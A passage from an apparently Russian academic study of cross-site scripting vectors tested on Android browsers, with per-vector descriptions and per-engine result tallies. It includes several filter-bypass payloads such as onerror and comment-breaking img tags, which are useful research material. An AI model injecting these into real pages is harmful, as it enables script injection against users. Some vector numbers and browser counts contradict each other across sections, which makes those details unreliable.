При атаке №24 вектор исполняет JavaScript с помощью тега EVENT-SOURCE. Браузеры, основанные на движке Presto, поддерживают тег EVENT-SOURCE, и вслучае, когда атрибут src указывает на правильный междоменный источник, становится возможным послать в тег событие, исполняющее произвольный сценарий. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №25 вектор использует тег INPUT с атрибутом autofocus, чтобы вызвать свой собственный обработчик события фокусировки без взаимодействия с пользователем. Фокус - это активность элемента формы, позволяющая производить с ним некоторые действия. Автофокус автоматически установливает фокус поля формы. При этом событие onfocus возникает, когда элемент получает фокус при навигации табуляцией или указателем, а в случае использования устройств с сенсорным экраном – нажатия на указанное поле. Данный вектор успешно исполнен во всех исследуемых браузерах, за исключением Opera mini.

При атаке №26 вектор задействует два тега input, использующих автофокус. Необходимо отметить, что JavaScript - однопоточный язык, поэтому обработчики всегда выполняются последовательно и в общем потоке. Один из тегов исполняет JavaScript при потере им фокуса с помощью события onblur. Данный вектор успешно исполнен во всех исследуемых браузерах, за исключением Opera mini.

При атаке №27 вектор исполняет JavaScript с помощью обработчика onscroll тега BODY и автофокуса. В этом векторе успех достигается путем искусственного вызова события scroll, осуществляющего прокрутку страницы, тега BODY. Исполнение JavaScript является следствием автофокусировки на теге INPUT, находящемся в конце страницы. Данный вектор успешно исполнен во всех исследуемых браузерах, за исключением Opera mini.

При атаке №28 вектор исполняет JavaScript с помощью тегов VIDEO и SOURCE. Вектор демонстрирует возможность вызова события onerror в теге SOURCE, инкапсулируемом тегом VIDEO. Событие вызывается, если во время загрузки документа произошла ошибка. Данное событие может быть вызвано тегом SOURCE, определяющим источник медиа-данных для медиа-элементов. Данный вектор также действителен для тега AUDIO и успешно исполнен во всех исследуемых браузерах, за исключением Opera mini.

При атаке №29 вектор исполняет JavaScript с помощью тегов VIDEO и SOURCE. Принцип атаки отличается от предыдущего. При неправильной обработке входящих данных браузер запускает обработчик события в теге VIDEO, используемом совместно с тегом SOURCE. Вектор также действителен для тега AUDIO, однако не был успешно исполнен в исследуемых браузерах.

При атаке №30 вектор исполняет JavaScript с помощью FRAMESET и события onload. Вектор демонстрирует, что некоторые теги, в том числе IFRAME, BODY и FRAMESET не требуют атрибута src для запуска обработчика onload. Подобная структура

тега была разрешена вследствие необходимости иметь доступ к данным в объектах, принадлежащих соседним фреймам при работе с много-фрэймовыми документами. Проблема синхронизации фреймов часто приводит к ошибкам подобным "object has no property indexed by zero" или "parent.frameB.variableName is undefined". Для решения проблемы, разрешено выполнить обработчик onLoad в FRAMESET, чтобы любой требуемый перекрестно-граничный код выполнялся только после того, как подготовлен весь набор документа. Обработчик событий onLoad выполняет JavaScript, когда происходит событие load, происходящего при завершении загрузки окна или всех фреймов внутри тега. Данный вектор успешно исполнен во всех браузерах.

При атаке №31 вектор исполняет JavaScript при помощи вызова события в теге TITLE. Браузер позволяет вызвать событие изменения свойства обработчика onpropertychange в теге TITLE. Такая возможность имеется, когда другой тег TITLE, следующий далее, имеет, по меньшей мере, один действительный атрибут. Эта атака работает в режиме стандартов Internet Explorer 6-8 и в режиме совместимости в Internet Explorer 9, что является следствием несоответствия данного браузера стандарту W3C. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №32 вектор исполняет JavaScript с помощью вложенных тегов. Данный вектор идеален при обходе регулярных выражений HTML-фильтров. Использование вложенных тегов, которые закрываются открытием других тегов, при этом оставаясь взаимно функционирующими, разрешено во многих браузерах. При этом в каждом из браузеров вложенные теги имеют свои особенности. Данный вектор показывает, как браузер позволяет закрыть пустой закрывающий тег вложенным *</script>*. Уязвимость актуальна для браузеров операционной системы Windows и Linux архитектуры x86-64. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №33 вектор исполняет JavaScript за счет одновременного закрытия дескрипторов и создания объекта. Уязвимый браузер позволяет закрывать дескриптор,

создавая при этом новый объект . В дальнейшем этот объект сравнивается оператором < с результатом вызова функции alert, и таким образом обеспечивается выполнение JavaScript. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №34 вектор исполняет JavaScript с помощью текстовых тегов, используемых для обфускации разметки. Вектор показывает, как могут быть преодолены некоторые правила фильтрации, запрещающие обработчики событий в качестве атрибутов. В описанном примере тег STYLE используется для задания стилей CSS для элемента, у которого указан этот атрибут. После обработки браузером код приобретает следующий вид:

```
<html>
<head>
<style><img src="</style>
</head>
<body>
<img onerror="alert(1)//"" src="x"></img>
</body>
</html>
```

Код наглядно показывает, каким образом браузер осуществляет перенос тега STYLE в HEAD. После чего внедренный тег, подключающий изображение, исполняет псевдоскрипт, не найдя необходимого источника с помощью события onerror. Данный вектор успешно исполнен во всех браузерах.

При атаке №35 вектор исполняет JavaScript с помощью перехвата нажатия на любом теге страницы. Данная атака реализована с импользованием свойства `-o-link` и относится к спецификации CSS. Стиль применяется ко всем элементам, а его значение не наследуется от родительского элемента в иерархии документа. Свойство является расширением движка Presto браузера Opera, и не совместимо с другими браузерами. Однако, исследуемые браузеры Opera mobile и Opera mini, использующие данный движок, не были успешно атакованы. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №36 вектор исполняет JavaScript с помощью @import внутри стилевого тега. Атака предполагает, что движок браузера использует возможности data URI не только для вывода графической информации, но и для предоставления стилевой информации в заголовке HTML документа. Указанный вектор позволяет использовать скрытую функцию expression() внутри data URI для вызова JavaScript. Вызов реализуется при помощи директивы @import тега STYLE. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №37 вектор исполняет JavaScript с помощью @import внутри атрибута селектора. Атака расчитана на исполнение в браузерах на движке Presto, и позволяет прервать атрибут селектора с помощью конструции {}, а затем использовать правило @import. MIME-тип и домен импортируемого файла значения не имеют. Данный файл содержит CSS код, перехватывающий нажатие на любом теге для выполнения JavaScript. Смысл закрывающей квадратной скобки состоит в создании видимости целостности атрибута селектора. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №38 вектор исполняет JavaScript с помощью свойства list-style. Универсальное свойство list-style, позволяющее одновременно задать стиль маркера, его положение, обладает тем же свойством, что и list-style-image, устанавливающее адрес изображения, которое служит в качестве маркера списка. При исполнении вектора браузер генерирует событие error для тега LI в случае, если URL свойства list-style не могут быть загружены. Данный вектор успешно исполнен только в браузере Opera mini.

При атаке №39 вектор исполняет JavaScript с использованием фильтров браузера Internet Explorer и onfilterchange. Данный вектор из числа тех, которые позволяют наиболее эффективно использовать возможность изменения разметки внутри уязвимого тега без возможности выйти за его пределы. Фильтром в данном случае является некоторый алгоритм, преобразующий визуальное отображение элемента в окне браузера. Статический фильтр преобразует элемент до его отображения, динамический же фильтр

воздействует во времени на визуальное отображение элемента, меняя его непосредственно на HTML-странице, что приводит к эффекту анимации. Вызов события происходит при однократном назначении фильтра перехода, а точнее по окончании перехода. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №40 вектор исполняет JavaScript с помощью прерывания pointer-events:none вложенной ссылкой. Браузер позволяет использовать CSS-свойство pointer-events со значением none, чтобы элемент не реагировал на какие-либо события указателей. Это свойство позволяет, например, располагать элемент DIV поверх другого DIV без блокировки событий нажатия, адресованных нижнему. Свойство прерывается, как только тег A, используемый в сочетании с pointer-events:none, содержит другой тег A, выводя модальное окно методом alert(1). Данный вектор был успешно исполнен во всех исследуемых браузерах, кроме Skyfire.

При атаке №41 вектор исполняет JavaScript с помощью множественного url(). Уязвимым к данной атаке яаляется браузер, поддерживающий реализацию множественного включения определителей местонахождения ресурсов, один из которых может содержать код исполняемого псевдоскрипта. Разделителем таких определителей должен быть любой пробельный символ. В проверяемом коде символ пробела записан как \x20. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №42 вектор исполняет JavaScript с помощью onbegin и HTML+TIME. Поддержка браузером HTML+TIME временных интерактивных мультимединых расширений позволяет достичь исполнения JavaScript в произвольном теге с помощью обработчика события onbegin. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №43 вектор исполняет JavaScript с помощью AnchorClick. Использование поведения AnchorClick позволяет заменить в теге <A> атрибут href

атрибутом folder, содержащим полезную нагрузку. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №44 вектор исполняет JavaScript с помощью скриптлетов. Скриптлетом является технология, позволяющая создавать COM компоненты средствами простых в использовании языков сценариев. Некоторые браузеры поддерживают скриптлеты в качестве альтернативного метода связи частей XML-данных. Приведенный пример атаки будет исполнен при подключении файла скриптлета. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №45 вектор исполняет JavaScript при разборе комментариев HTML документа. Вектор показывает возможность исполнения кода в случае, если пользовательская разметка содержит комментарии. Разметка должна проверяться только после удаления комментариев, а не до того, в целях безопасности. В противном случае внедренный код может позволить закрыть комментарий и вызвать исполнение произвольного сценария на странице. В описанном примере показана возможность закрытия комментария:

<img src="-->

После чего вредренный тег, подключающий изображение, исполняет псевдоскрипт не найдя необходимого источника с помощью события onerror.

<img src=x onerror=alert(1)//">

Данный вектор успешно исполнен во всех браузерах кроме браузера Opera Mobile.

При атаке №46 вектор исполняет JavaScript при разборе комментариев HTML документа. Вместо комментирования разметкой вида <!---> некоторые браузеры разрешают использовать тег COMMENT. Этот вектор, как и предыдущий, показывает, как разбираются комментарии, и какие проблемы могут возникнуть в случае, если пользовательская разметка может их содержать. В описанном примере показана возможность закрытия тега в тексте комментария:

<img src="</comment>

После чего вредренный тег, подключающий изображение, исполняет псевдоскрипт не найдя необходимого источника с помощью события onerror.

<img src=x onerror=alert(1)//">

Данный вектор успешно исполнен только в браузере Opera mini.

При атаке №47 вектор исполняет JavaScript при разрушении условных комментариев. Условные комментарии могут стать проблемой, если атакующий может внедрять секции, содержащие условия if или endif с произвольными суффиксами, заключенными в прямоугольные скобки. Нарушение синтаксиса внутри прямоугольных скобок приводит к тому, что браузер начинает рассматривать такие структуры как простой текст и интерпретировать содержащуюся внутри разметку. При этом символ закрытия тега ">" внутри условной секции повлечет разбор конструкции данных, как простого HTML-комментария, что позволит исполнить внедренный JavaScript код. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №48 вектор исполняет JavaScript с помощью XML-таблицы стилей. Уязвимый браузер позволяет применять XML-таблицы стилей совместно с псевдоскриптом, который в дальнейшем выполняется без взаимодействия с пользователем, даже если страница отправляется как text/html. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №49 вектор исполняет JavaScript с помощью HTML-эквивалентов внутри тега SCRIPT. Атака реализуется за счет того, что, согласно спецификации, пользовательским агентам разрешено распознавать HTML-эквиваленты внутри тегов SCRIPT и STYLE в случае, если документ отдается и обрабатывается как X(HT)ML. В приведенном случае эквиваленты распознаются как alert(1). Данный вектор успешно исполнен во всех браузерах, кроме Maxthon, Opera mini, Easy, Ninesky, One.

При атаке №50 вектор исполняет JavaScript с помощью вызова из тега xml-stylesheet. Браузеры на основе движка Presto поддерживают загрузку xml-таблицы стилей с помощью data-схемы. Также возможно размещение приведенного кода таблицы стилей во внешнем файле, расположенном на том же домене. При применении атаки также обращение к коду таблицы стилей сможет происходить посредством идентификатора href="#xss", если таблица стилей внедрена в текущий документ. Данный вектор успешно исполнен только в браузерах Opera и Opera mini.

При атаке №51 вектор исполняет JavaScript с помощью XML ATTLIST декларации. XML-декларация списка атрибутов (ATTLIST declaration) является еще одним вариантом возможности влияния на элемент DOCTYPE в xml-документе, предназначенный для указания типа текущего документа. При атаке происходит определение атрибутов, которые появляются у тега по умолчанию. Данный вектор успешно исполнен во всех браузерах, кроме Maxthon, Easy, One.

При атаке №52 вектор исполняет JavaScript с помощью стилевого атрибута на XML-странице. Если в браузер встроена поддержка стилевого атрибута на xml-страницах, произвольный сценарий может быть выполнен в любом теге. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №53 вектор исполняет JavaScript с помощью stylesheet, data URI и expression(). В исследуемом коде проверена возможность браузера использовать data-схему для хранения небезопасной стилевой информации в XML. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №54 вектор исполняет JavaScript с помощью обработчика XML-события. Браузер пытается загрузить внешний обработчик XML-события, функцию ev:handler, которая будет установлена в качестве обработчика. При вызове она получает объект события eventObject, что приводит к исполнению произвольного сценария. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №55 вектор исполняет JavaScript с помощью технологии HTML+TIME. Атака является обфусцированным вариантом предыдущей и использует HTML+TIME для исполнения JavaScript без взаимодействия с пользователем и подозрительными обработчиками событий, исключительно с помощью атрибутов attributename и to. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №56 вектор исполняет JavaScript с помощью тега IMPORT. Браузер позволяет указывать пространство имен и назначать поведение для тега не только с помощью стилей, но также и с помощью тегов <import> и <xml:namespace>. Для атаки также необходимо указать целевой тег для анимирования в атрибуте targetElement. Если он не указан, будет перезаписано соответствующее свойство у тега <BODY>, что повлечет исполнение псевдоскрипта. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №57 вектор исполняет JavaScript вследствие разбора CDATA-секций. Многие браузеры разрешают использовать их разделители в HTML. CDATA — это часть содержания элемента, помеченная для обрабочика, как содержащая только символьные данные, не разметку. Раздел CDATA начинается со следующей последовательности "<![CDATA[". Однако, также поддерживается запись в сокращенной форме "<![". Подобная двоякая запись может создать проблемы при использовании механизма фильтрации, поскольку такие разделители могут быть использованы для обфускации кода. Современные браузеры имеют отдельные XML-парсеры для встроенного SVG или MathML, которые позволяют использовать CDATA-секции. После обработки браузером код приобретает следующий вид:

```
<html>
<head></head>
<body>
<svg>
><image xlink:href="
</svg>
<img onerror="alert(1)//"" src="xx:x">
</img>
```

</body>
</html>

В приведенном примере атаки в пользовательской разметке используются разрешенные CDATA-разделители, позволяющие закрыть секцию. После чего внедренный тег, подключающий изображение, исполняет псевдоскрипт, не найдя необходимого источника с помощью события onerror. Данный вектор успешно исполнен только в браузере Opera mini.

При атаке №58 вектор исполняет JavaScript с помощью элемента G и атрибута onload. Атака показывает, что SVG-файлы могут исполнять JavaScript с помощью обработчиков onload в любых элементах без взаимодействия с пользователем. Язык разметки масштабируемой векторной графики, входящий в подмножество расширяемого языка разметки XML, успешно обрабатывается браузером. SVG-файл может содержать произвольные данные HTML, а также обработчики событий в собственных элементах, вследствие чего, атака может исполнить произвольный JavaScript. Данный вектор успешно исполнен во всех браузерах кроме Opera mini, UCbrowser, Dolphin, One.

При атаке №59 вектор исполняет JavaScript в SVG в теге SCRIPT. Данная атака показывает, что SVG-файлы могут заключать в себе теги исполнения произвольных сценариев. Данный вектор успешно исполнен во всех браузерах кроме Maxthon, Easy, Skyfire.

При атаке №60 вектор исполняет JavaScript с помощью SVG-элементов и обработчика onload. SVG-элементы позволяют автоматически выполнить JavaScript в отсутствие любых других элементов. Обработчик onload поддерживается большинством SVG-элементов. Данный вектор успешно исполнен во всех браузерах кроме Ucbrowser и One.

При атаке №61 вектор исполняет JavaScript с помощью SVG-элемента HANDLER. Данный элемент предусмотрен спецификацией SVG, как связующее звено между SVG и

XML-events. Однако он может заключать в себе обычный JavaScript код. Данный вектор успешно исполнен только в браузере Opera.

При атаке №62 вектор исполняет JavaScript с помощью анимирования. Браузеры поддерживают привязку обработчика события с использованием элемента ANIMATE, описывающего мини-сценарий для одного атрибута. Атака проводится присвоением названия атрибута onunload и промежутком значения, в который вместо числового значения подставляется значение атрибута alert(1). Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №63 вектор исполняет JavaScript с помощью обфускации SVG-нагрузки с помощью HTML-разметки. В данном примере браузер отображает сжатое SVG-изображение без необходимого заголовка encoding. Такой приём работает в отношении любых удаленных данных, если установленный тип содержимого image/svg-xml. Даже если данные искажены, браузер все равно примет их и, распознав тег SCRIPT, исполнит его содержимое. Атака не содержит ожидаемого SVG-кода: только тег исполнения сценария с пространством имен XHTML. Данный вектор успешно исполнен только в браузерах Opera, Opera mini, Easy.

При атаке №64 вектор исполняет JavaScript в SVG с помощью xlink. Браузеры, которые поддерживают SVG, вынуждены поддерживать и xlink - атрибут, который может сослаться на любой подходящий файл или адрес. Таким образом, реализуются почти все связи данного языка разметки. Параметр атрибута xlink:actuate тега <a> является фиксированным - onRequest. Данный вектор успешно исполнен во всех браузерах, кроме Opera, UCbrowser, One, Skyfire.

При атаке №65 вектор исполняет JavaScript с помощью xlink. В некоторых браузерах реализована частичная поддержка спецификации xlink, которая позволяет вставлять в XML документы элементы для создания и описания ссылок между ресурсами.

Кроме того, xlink разрешает использовать псевдоскрипт в качестве URL, что позволяет провести атаку. Данный вектор успешно исполнен только в браузере Opera mini.

При атаке №66 вектор исполняет JavaScript с помощью XLink. Браузер, поддерживающий атрибут xlink:actuate может отобразить xml-ссылку без дополнительных стилей и пространства имен html, использовать псевдоскрипт в качестве URL. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №67 вектор исполняет JavaScript с помощью MathML. Уязвимость актуальна для браузеров, имеющих встроенную поддержку MathML на HTML-страницах. При реализации атрибута href, который является частью стандарта MathML3, не учитывается возможность запуска JavaScript. Данный вектор успешно исполнен только в браузере Firefox.

При атаке №68 вектор исполняет JavaScript с помощью обфускации атрибута с использованием слешей и кавычек. Браузер игнорирует слеши и кавычки между именем атрибута и знаком равенства, если им предшествует символ пробела, слеш или другая кавычка. Такое поведение открывает возможности для запутывания HTML кода. Атака позволяет обойти фильтрацию исполняемого кода, замаскировав атрибут указанными символами. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №69 вектор исполняет JavaScript с помощью несбалансированной кавычки. Браузер рассматривает любой тег как текстовое содержимое, если ограничители атрибута несбалансированы. В используемом векторе баланс нарушается с помощью двух обратных апострофов вне формального атрибута, один из которых, добавленный с целью соблюдения чётности ограничителей, нейтрализован рядом стоящим символом, а другой выполняет функцию разбалансировки формального тега IMG. В результате, тег IMG разбирается браузером как текст, а содержимое атрибута src, наоборот, как HTML. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №70 вектор исполняет JavaScript с помощью обратных слешей. Указанный вектор применим для браузеров, написанных на основе Webkit для архитектуры x86-64. При обработке полученных данных браузеры придают обратным слешам в URL-параметрах то же значение, что и обычным. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №71 вектор исполняет JavaScript с помощью кодирования в UTF-7. В случае если атакующий может внедрить последовательность символов, начинающихся с .toXMLString(), существует возможность включения уязвимого сайта в качестве содержимого тега SCRIPT, запускаемого с удаленной страницы, с последующим присвоением разметки включенной страницы независимо от протокола и домена. При этом весь вектор кодируется в UTF-7. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №72 вектор исполняет JavaScript с помощью x-imap4-modified-utf7. Этот вектор показывает, как ответвление кодировки UTF-7 может быть использовано для создания труднообнаруживаемых сценариев. Закодированная строка сожержит успешно исполненную ранее конструкцию <img src=xx:x onerror=alert(1)">. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №73 вектор исполняет JavaScript с помощью x-imap4-modified-utf7. Как и предыдущий, он показывает использование кодировки UTF-7 для труднообнаруживаемых сценариев атаки. Кодированию была подвергнута строка, содержащая тег SCRIPT. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №74 вектор исполняет JavaScript с помощью кодирования символов &#188 and &#190. Ошибочная реализация кодировок в браузере позволяет создавать HTML-структуры без использования привычных символов, таких как "<" и ">", с

применением кодировок из семейства Mac - mac-farsi, mac-arabic и mac-hebrew. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №75 вектор исполняет JavaScript, используя обратные апострофы при копировании с помощью innerHTML. Свойство innerHTML устанавливает или получает всю разметку и содержание внутри данного элемента. При копировании разметки с использованием такого свойства браузер убирает ограничитель параметра value (двойную кавычку) посредством двух обратных апострофов, если параметр не содержит пробельных символов. При этом происходит выход за пределы первоначального параметра, приводящий к исполнению JavaScript при последующей вставке кода. В результате эксперимента отобразились только блочные элементы, содержащие ``onmouseover=alert(1) без исполнения JavaScript. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №76 вектор исполняет JavaScript с помощью "<% %>" внутри тегов с текстовым содержимым. Структура "<%" позволяет анализатору рассматривать закрывающий тег, как часть текста, пока он не найдет структуры "%>". Такая атака справедлива для тегов, работающих с текстовым содержимым, и использует тег XMP, отображающий предварительно отформатированный фрагмент текста. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №77 вектор исполняет JavaScript с помощью юникодовых символов половинной и полной ширины. Атака демонстрирует возможность подмены ASCII символов юникодовыми символами половинной и полной ширины при формировании последовательности "expression". Использование символов из диапазона U+FF00-FFEF позволяет сформировать последовательность исполняемого кода. Тег STYLE - это не единственное место, где можно использовать такие символы, однако успешное исполнение JavaScript в нем позволяет утверждать, что атака будет выполнена успешно в

любом поддерживающем данный тег браузере. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №78 вектор исполняет JavaScript с помощью setter. Метод Setter устанавливает значение отдельного свойства. В приведенной атаке данный метод позволяет передать параметр глобальному методу Alert, что в свою очередь позволяет вызвать появление модального окна без использования круглых скобок метода. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №79 вектор исполняет JavaScript с помощью диез-переменных. Диез-переменные имеют форму знака диез (#), непосредственно за которым следует один или несколько цифр. Число, представленное цифрами, служит уникальным идентификатором переменной. При создании диез-переменной ей присваивается объект в строке кода с помощью знака равенства. Атака демонстрирует использование данных переменных, создающих циклические ссылки, что позволяет скрыть фактический вызов метода. Данный вектор не был успешно исполнен в исследуемых браузерах.

При атаке №80 вектор исполняет JavaScript с помощью декодирования HTML-эквивалентов при копировании с помощью innerHTML. Декодирование HTML-эквивалентов допускается внутри тегов с текстовым содержимым, таких как style, в их первообраз, что может приводить к исполнению произвольных сценариев. Язык масштабируемой векторной графики позволяет кодирование символов разметки, и результат впоследствии неправильно используется в логике innerHTML. Данный вектор не был успешно исполнен в исследуемых браузерах.

Сводные данные об уязвимости исследованных браузеров мобильной операционной системы Android представлены таблицей, успешное исполнение вектора атаки обозначено «1», неисполненные векторы «0» (Таблица I).

3.2. Статистика уязвимости браузеров, атакованных межсайтовым выполнением сценариев

Полученные в экспериментальной части сведения позволяют утверждать, что все исследуемые браузеры в некоторой степени являются уязвимыми к векторам атаки межсайтового выполнения сценариев. Все исследуемые браузеры были успешно атакованы вектором скриптинга с помощью FRAMESET и методом запутывания тегов (№12, №17). Такой результат связан с возможностью реализации псевдоскриптов JavaScript, которые поддерживаются всеми браузерами, однако, ввиду устаревания этой технологии практически не описываются в веб-стандартах, а также отсутствием описания работы браузера при получении различных комбинаций введенных пользователем данных. Решение вопроса правильной интерпретации полученных данных принимается браузером на основании правил обработчика. Задача же последнего – корректное отображение получаемых данных, а не решение вопросов их безопасности.

В некоторых случаях межсайтовое выполнение сценариев вызвано разрешением включения обработчика событий в таком теге, в котором он изначально не предусматривался. С прошествием времени перестали пользоваться и самим тегом, но он и сейчас поддерживается браузерами. Примером такого тега является FRAMESET. При работе с много-фрэймовыми документами необходимо иметь доступ к данным в объектах других фреймов. Проблема синхронизации при этом часто приводила к ошибкам, для решения которых включили обработчик onload, позволявший исполнение JavaScript кода. Такая заплатка была сделана в 1998 году, а первые официальные сведения о межсайтовом выполнении сценариев, как об уязвимости, появились в 2000 году.

45 атак из 80 не показали успешного исполнения в исследуемых браузерах. Отчасти это связано с тем, что часть векторов атак разрабатывалась для применения в браузере Internet Explorer, не соответствующем стандарту W3C. Такое утверждение справедливо для атак, использующих метод expression, позволяющий запись выражений

JavaScript непосредственно в свойствах CSS. Все остальные браузеры игнорируют expression (№39, №43, №68, №70). Также, часть атак, допускающих выход за пределы селектора и других CSS-конструкций, были выполнены для проверки уязвимости движка Presto (№38, №42). Такие атаки успешно исполняются в браузере Opera операционных систем архитектуры x86-64. Их исполнение в операционной системе Android могло быть справедливо только для браузеров Opera и Opera mini. Полученный результат свидетельствует о неработоспособности данного вектора в настоящее время. При этом браузеры Maxthon, Chrome, Opera, Opera mini применяли один из стилевых параметров, окрашивая фон в красный цвет.

Атака, использующая обфускацию полезной SVG-нагрузки с помощью HTML-разметки, была неправильно распознана парсером кода некоторых браузеров. В результате, вместо игнорирования либо исполнения переданных данных браузеры Maxthon, Chrome, Ucbrowser, Firefox открывали загрузчик и производили попытку скачивания неправильно размеченного файла. Браузеры Opera, Opera mini и Easy обработали полученные данные, после чего обработчик JavaScript успешно интерпретировал сценарий, выведя модальное окно. Остальные браузеры проигнорировали обработку.

Атака, производящая исполнение JavaScript с помощью атрибута src в исследуемых браузерах, также показала результаты отличные от прочих (№27). Вектор предлагал исполнение сцерариев в нескольких тегах, позволяя по появляющемуся номеру в модальном окне выявить уязвимые теги. Атака была успешно исполнена в браузерах Maxthon и Firefox, обнаружив уязвимый атрибут в теге EMBED. Браузеры Dolphin, Ninesky, One, Skyfire не исполнили сценарии, однако после обработки тега IMG вывели сообщение о недоступности изображения. Браузер Boat при обработке тега EMBED открывал окно для выбора программы, с помощью которой откроется содержимое, и при выборе самого себя исполнял встроенный сценарий. Необходимо заметить, что, если

атрибут тега содержит верную ссылку на файл или изображение, а сам тег правильно оформлен для отображения объектов, то окно выбора в данном браузере не появляется. В остальных браузерах данный вектор атаки не исполнен.

Атака, использующая исполнение JavaScript с помощью атрибута data тега OBJECT, проведенная в браузере Chrome была завершена с ошибкой (№23). При проведении эксперимента в операционной системе Android версии 4.0.4 с использованием браузера Chrome версии 18.0.1025.469 данный вектор при обработке вызывал ошибку памяти, в результате которой браузер закрывался и при попытке открытии выдавал только сообщение об ошибке. Информация была отправлена в службу техподдержки Google. В настоящее время проблема в используемой для эксперимента версии устранена. Атака в браузерах Chrome и Easy не исполняется.

При исполнении прочих векторов отличий обработки не выявлено. Атаки либо успешно исполнялись и показывали модальное окно, либо не исполнялись.

В ходе эксперимента обнаружены отличия при исполнении векторов атак в браузерах, написанных на основе одного движка. Для проведения сравнения браузеры разбиты на 3 группы: написанные на Presto – Opera, Opera mini; Gecko – Firefox, Skyfire; Webkit – Maxthon, Chrome, UCbrowser, Dolphin, Easy, One, Ninesky, One и встроенный браузер операционной системы Android.

Браузеры Opera и Opera mini показали успешные результаты при исполнении векторов №12, №15, №16, №17, №22, №23, №41, №48, №56, №57, №61, №65, №66. К браузеру Opera также успешно применены векторы №1, №2, №3, №5, №7, №9, №10, №55, №59, №64. К браузеру Opera mini успешно применены векторы №13, №15, №18, №19, №20, №21, №58, №67. Указанные программные продукты написаны одной группой разработчиков с использованием браузерного движка Presto. Carakan, интерпретатор JavaScript в Presto, соответствует стандарту ECMA-262 во второй и третьей редакции. При исполнении атак установлено, что Opera Mini обрабатывает весь контент на прокси-

серверах Opera Software. На серверах происходит переформатирование веб-страниц в подходящий для мобильных устройств вид, а также происходит сжатие данных, что позволяет ускорить процесс передачи. Страницы передаются с помощью языка разметки OBML (Opera Binary Markup Language), полностью поддерживающего стандарт ECMA-262 в третьей редакции. В результате подсчета успешно исполненных векторов более уязвимым является браузер Opera – 23 успешно примененные атаки. Браузер Opera mini показал 21 успешно примененную атаку.

Браузеры Firefox и Skyfire показали успешные результаты при исполнении векторов №2, №3, №5, №7, №12, №14, №16, №17, №22, №56, №57, №64, №66. К браузеру Firefox также успешно применены векторы №1, №9, №10, №11, №27, №42, №48, №49, №58. К браузеру Skyfire успешно применены векторы №23, №55. Указанные программные продукты написаны разными группами разработчиков с использованием браузерного движка Gecko. SpiderMonkey, интерпретатор JavaScript в Gecko, исторически является первым созданным движком, соответствует стандарту ECMA-262 третьей редакции. При исполнении атак установлено, что Skyfire обрабатывает весь контент на прокси-серверах Amazon EC2. Запрашиваемая страница прорисовывается с помощью движка Gecko, затем устройству отсылается скриншот страницы вместе с активными областями, ссылками, баннерами. При нажатии или наведении курсора на меню, сделанное с помощью JavaScript, страница должна перерисоваться, поэтому в сервере происходит повторное отрисовывание сайта, и на устройство отсылается требуемая часть страницы. В результате подсчета успешно исполненных векторов более уязвимым является браузер Skyfire – 15 успешно примененные атаки. Браузер Firefox показал 22 успешно примененные атаки.

Браузеры Maxthon, Chrome, UCbrowser, Dolphin, Boat, Easy, Ninesky, One и встроенный браузер версии 4.0.4 показали успешные результаты при исполнении векторов №1, №2, №3, №5, №7, №9, №12, №14, №18, №41, №57. К браузеру Maxthon

также успешно применены векторы №10, №16, №19, №22, №23, №27, №55, №57, №58. К браузеру Chrome успешно применены векторы №10, №16, №22, №23, №55, №56, №57, №58, №64, №66. К браузеру UCbrowser успешно применены векторы №10, №22, №23, №56, №64, №66. К браузеру Dolphin успешно применены векторы №10, №16, №19, №22, №23, №55, №56, №57, №58, №64, №66. К браузеру Boat также успешно применены векторы №10, №16, №19, №22, №23, №27, №55, №56, №57 №58 №64 №66. К браузеру Easy успешно применены векторы №10, №16, №19, №55, №57, №58, №61. К браузеру Ninesky успешно применены векторы №10, №16, №19, №22, №23, №55, №57, №58, №66. К браузеру One успешно применены векторы №16, №19, №22, №23, №56. К встроенному браузеру Android успешно применены векторы №10, №16, №19, №22, №23, №55, №56, №57, №58, №64, №66. Указанные программные продукты написаны разными группами разработчиков с использованием браузерного движка Webkit. JavaScriptCore, интерпретатор JavaScript в Webkit, соответствует стандарту ECMA-262 третьей редакции. При исполнении атак установлено, что все браузеры обрабатывают контент на промежуточном этапе напрямую, без использования прокси-серверов. Запрашиваемая страница прорисовывается с помощью движка Webkit, HTML страницы прорисовываются одинаково, после чего формируется дерево DOM, создаются объекты модели. Дальнейший разбор CSS и преобразование в CSSOM также одинаково.

